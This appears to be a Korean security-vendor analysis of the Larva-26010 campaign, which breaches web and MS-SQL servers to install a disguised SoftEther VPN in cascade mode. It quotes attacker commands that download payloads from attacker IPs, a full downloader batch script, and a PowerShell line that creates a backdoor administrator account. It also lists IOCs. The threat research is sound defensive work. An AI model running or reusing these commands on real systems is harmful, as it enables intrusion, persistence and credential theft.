

SoftEther VPN을 설치하는 국내 웹 서버 대상 공격 사례

A asec.ahnlab.com/ko/94994

ATCP

August 18, 2026



AhnLab Scurity intelligence Center(ASEC)은 최근 국내 웹 서버를 공격해 SoftEther VPN을 설치하는 공격 사례들을 확인하였다. 오픈 소스 VPN인 SoftEther VPN을 설치하는 공격 사례는 2024년 ASEC 블로그 “SoftEther VPN을 설치하는 국내 ERP 서버 대상 공격 사례 분석”[\[1\]](#)에서도 다룬 바 있다. 최근에도 유사한 공격을 진행하고 있는 공격자는 해당 사례와 동일한 특징을 갖고 있어 Larva-26010으로 분류한다. 공격자는 감염 시스템을 VPN 서버로 활용하기 위해 최종적으로 SoftEther VPN 서비스를 설치한 것으로 보인다.

1. 과거 공격 사례

감염 시스템을 VPN 서버로 활용하는 사례는 과거부터 존재하는데 오픈 소스인 SoftEther VPN이 자주 사용되는 편이다. 예를 들어 MS 사의 보고서에서 GALLIUM 공격자는 공격 대상의 네트워크에 SoftEther VPN 서버를 설치함으로써 이를 거쳐 내부 네트워크에 접근할 수 있도록 하였다. [\[2\]](#) 이외에도 Kaspersky 사가 공개한 ToddyCat 공격자의 공격 사례나 [\[3\]](#) Mandiant 사에서 공개한 UNC3500의 공격 과정에서도 SoftEther VPN을 설치한 사례들도 알려져 있다. [\[4\]](#)

SoftEther VPN을 설치하는 공격 사례는 2024년에도 국내에서 확인되었는데 공격자는 국내 기업에 설치된 ERP 서버를 공격하였다. 부적절하게 관리되는 MS-SQL 서버로 침투한 이후 파워셸 및 Bitsadmin, Certutil 등의 유틸리티를 이용해 SoftEther VPN을 설치하였으며 최종적으로 웹셸을 설치한 것으로 추정된다.

2. 최신 공격 사례

2026년 4월부터 8월까지 확인된 공격 사례들 또한 동일한 공격자의 소행으로 보인다.

SoftEther VPN 실행 파일을 “vmtoolsd.exe” 등으로 위장한 점이나 ProgramData 경로를 사용하는 점 그리고 설정 파일과 데이터 파일 “hamcore.se2”을 각각 다운로드한다는 점이 동일하다. 이외에도 UseLogonCredential 레지스트리 키를 설정하거나 침투 사례에서 확인된 Discovery 명령들도 대부분 동일하다.

2.1. 초기 침투

이전 사례와 차이점이 있다면 과거에는 MS-SQL 서버를 공격한 이후 Discovery 과정을 거쳐 SoftEther VPN을 설치하였고 최종적으로 웹쉘을 설치하였지만 최신 공격 사례는 반대의 로그가 확인된다는 점이다. 대부분 최초 침투 단계에서 웹 서버를 공격하여 웹 서비스에 의해 Discovery 명령들뿐만 아니라 SoftEther VPN 설치 명령이 실행되며 마지막 단계에서 MS-SQL 서버를 공격하여 CLR SqlShell을 설치하기도 하였다.

최초 침투 과정은 알 수 없지만 웹 서버 프로세스에 의해 다음과 같은 Discovery 명령들이 실행되었다.

```
> whoami> netstat -ano -p tcp> netstat -ano> tasklist> query user> curl -h> where curl> systeminfo> ipconfig> ipconfig /all> ping 8.8.8.8
```

2.2. SoftEther VPN 설치

이후 파워셸 명령으로 Batch 악성코드를 다운로드하는데 SoftEther VPN을 설치하는 명령들이 포함되어 있다.

```
> powershell iwr -uri hxxp://64.176.55[.]16:80/download/menu.bat -OutFile
C:\ProgramData\1.bat> powershell iwr -uri hxxp://139.180.210[.]71/download/m2.bat -OutFile
C:\ProgramData\1.bat> powershell iwr -uri hxxp://45.76.144[.]150/download/m2.bat -OutFile
C:\ProgramData\1.bat
```

```
@echo off
set "url=http://45.76.144.150/download/us3202508234.cab"
set "output_file=C:\ProgramData\proxy.cab"
set "output_dir=C:\ProgramData\JimPulic"
certutil -urlcache -split -f "%url%" "%output_file%"
if not exist "%output_file%" exit /b 1
if not exist "%output_dir%" mkdir "%output_dir%"
expand "%output_file%" -f:* "%output_dir%" >nul 2>&1
if not exist "%output_dir%\hamcore.exe" exit /b 1
start "" "%output_dir%\hamcore.exe" /usermode_hidetray
exit /b 0
```

Figure 1. 다운로더 스크립트

그리고 Cab 파일 형태 또는 직접 “hamcore.se2”, “vpn_server.config”를 설치하는 로그가 확인 된다.

Target Type	File Name	File Size	File Path ⓘ
Current	 cmd.exe	324 KB	%SystemRoot%\system32\cmd.exe
Target	 curl.exe	518.5 KB	%SystemRoot%\system32\curl.exe
Parent	 w3wp.exe	44 KB	%SystemRoot%\system32\inetssrv\w3wp.exe
GeneratedByTarget	 svchost.exe	6.74 MB	%ALLUSERSPROFILE%\usoshared\svchost.exe

Process	Module	Target	Behavior	Data
 cmd.exe	N/A	 curl.exe	Creates process	N/A
 curl.exe	N/A	N/A	Downloads executable file	http://64.176.55.16/download/svchost.exe  svchost.exe

Figure 2. 웹 서버 공격 이후 실행된 명령들

```
> certutil -urlcache -split -f "hxxp://139.180.210[.]71/download/us320250823.cab"
"C:\ProgramData\proxy.cab"> certutil -urlcache -split -f
"hxxp://64.176.55[.]16/download/us31231131.cab" "C:\ProgramData\proxy.cab"> certutil -
urlcache -split -f h"xxp://64.176.55[.]16:80/download/vmtoolsd.se2"
"C:\ProgramData\USOPulic\vmtoolsd.se2"> curl hxxps://sendit[.]sh/Ebhcz/hamcore.se2 -o
c:\programdata\dns\hamcore.se2> curl hxxps://sendit[.]sh/LLXkB/dUHxy.config -o
```

```
c:\programdata\dns\vpn_server.config> curl -o c:\programdata\USOPublic\vpn_server.config  
hxxp://69.48.229[.]196:8080/download/server.config.hrx> curl -o  
c:\programdata\USOPublic\hamcore.se2 hxxp://69.48.229[.]196:8080/download/core.img>  
certutil -urlcache -split -f "hxxp://45.76.144[.]150/download/us3202508234.cab"  
"C:\ProgramData\proxy.cab"> certutil -urlcache -split -f  
hxxp://69.48.229[.]54:8080/1/vmtoolsd.exe c:\programdata\vmtools\vmtoolsd.exe> curl  
hxxp://69.48.229[.]54:8080/1/2.config -o c:\programdata\vmtools\vpn_server.config
```

설정 파일을 보면 공격자는 감염 시스템을 단독으로 VPN 서비스를 제공하는 서버로서의 역할이 아닌 또 다른 VPN 서버에 연결하는 “Cascade Connection” 방식으로 동작시킨다. 즉 공격자는 실제 C&C 인프라에 대한 직접 노출 및 추적을 어렵게 하기 위한 것으로 추정된다

```

declare Cascade0
{
    bool CheckServerCert false
    bool Online true

    declare ClientAuth
    {
        uint AuthType 1
        byte HashedPassword V8[REDACTED]g=
        string Username 2w[REDACTED]
    }
    declare ClientOption
    {
        string AccountName N2[REDACTED]
        uint AdditionalConnectionInterval 1
        uint ConnectionDisconnectSpan 0
        string DeviceName _SE[REDACTED]
        bool DisableQoS true
        bool HalfConnection false
        bool HideNicInfoWindow false
        bool HideStatusWindow false
        string Hostname 64.176.46.157
        string HubName 2X[REDACTED]
        uint MaxConnection 1
        bool NoRoutingTracking true
        bool NoTls1 false
        bool NoUdpAcceleration true
        uint NumRetry 4294967295
        uint Port 443
        uint PortUDP 0
    }
}

```

Figure 3. SoftEther VPN의 설정 파일

2.3. 추가 행위

여기까지의 과정이 끝나면 UseLogonCredential 레지스트리 키를 설정하는데 WDigest 평문 암호 저장 기능을 활성화함으로써 추후 자격 증명 정보를 탈취하기 위한 목적으로 보인다. 또 다

른 사례에서는 다음과 같은 명령들을 실행해 어떠한 인증 방식이 설치되었는지를 확인하고 로컬 보안 정책을 추출하며 도메인 가입 여부를 확인한다.

```
> reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers"> secdit /export /cfg C:\Windows\Temp\secpol.cfg> dsregcmd /status
```

그리고 MS-SQL 서버를 공격하여 CLR SqlShell을 설치하기도 하는데 공격에 사용된 SqlShell은 명령 실행, 페이로드 다운로드 같은 기본적인 기능들뿐만 아니라 BadPotato, EfsPotato 등을 이용한 권한 상승, 메모리 덤프, 사용자 계정 추가, 셸코드 실행 등의 기능들을 지원한다.




Figure 4. MS-SQL 서버에 설치된 SqlShell

이외에도 다음과 같이 웹셸을 추가적으로 설치하는 것으로 추정되는 로그도 함께 “adminsitrator”라는 계정을 추가하는 명령도 확인된다.

```
> powershell iwr -uri hxxp://bashupload[.]app/p62mh8.bin -OutFile D:\*****\*****\403.aspx> powershell -c "$u=[ADSI]'WinNT://./';$user=$u.Create('User','adminsitrator');$user.SetPassword('Pa*****@#');$user.SetInfo()"
```

3. 결론

Larva-26010 공격자는 적어도 2024년부터 국내 웹 서버 및 MS-SQL 서버를 공격해 SoftEther VPN 서버를 설치하고 있다. 초기 침투 과정 이후 웹쉘이나 SqlShell을 설치해 감염 시스템을 제어하는 것으로 보이며 최종적으로 SoftEther를 설치한다. 백도어 계정이나 웹쉘을 설치하는 것을 제외하면 추가적인 악성 행위는 확인되지 않는데 공격자는 감염 시스템들을 추후 C&C 서버로 활용하기 위한 것으로 보인다.

관리자들은 취약한 웹 서버를 점검하고 DBMS 조회 및 웹 서비스 요청에 대한 입력값 검증, 업로드 폴더에 대한 실행 권한 제한, IIS 웹 서버 및 OS의 최신 보안 패치를 적용해야 한다. 또한 V3를 최신 버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경 써야 한다.

MD5

2ce810acee9eb604010bd4cd28b36ac2

329f6d74299141fe06a5e222efcb06f8

9593369fbd29c7c4e79eae940512040d

e9d80a71e8577cc467b09bcf4b13a6fa

URL

http[:]//139[.]180[.]210[.]71/download/m2[.]bat

http[:]//139[.]180[.]210[.]71/download/us320250823[.]cab

http[:]//45[.]76[.]144[.]150/download/m2[.]bat

http[:]//45[.]76[.]144[.]150/download/us3202508234[.]cab

http[:]//64[.]176[.]55[.]16/download//vpn_server[.]config

IP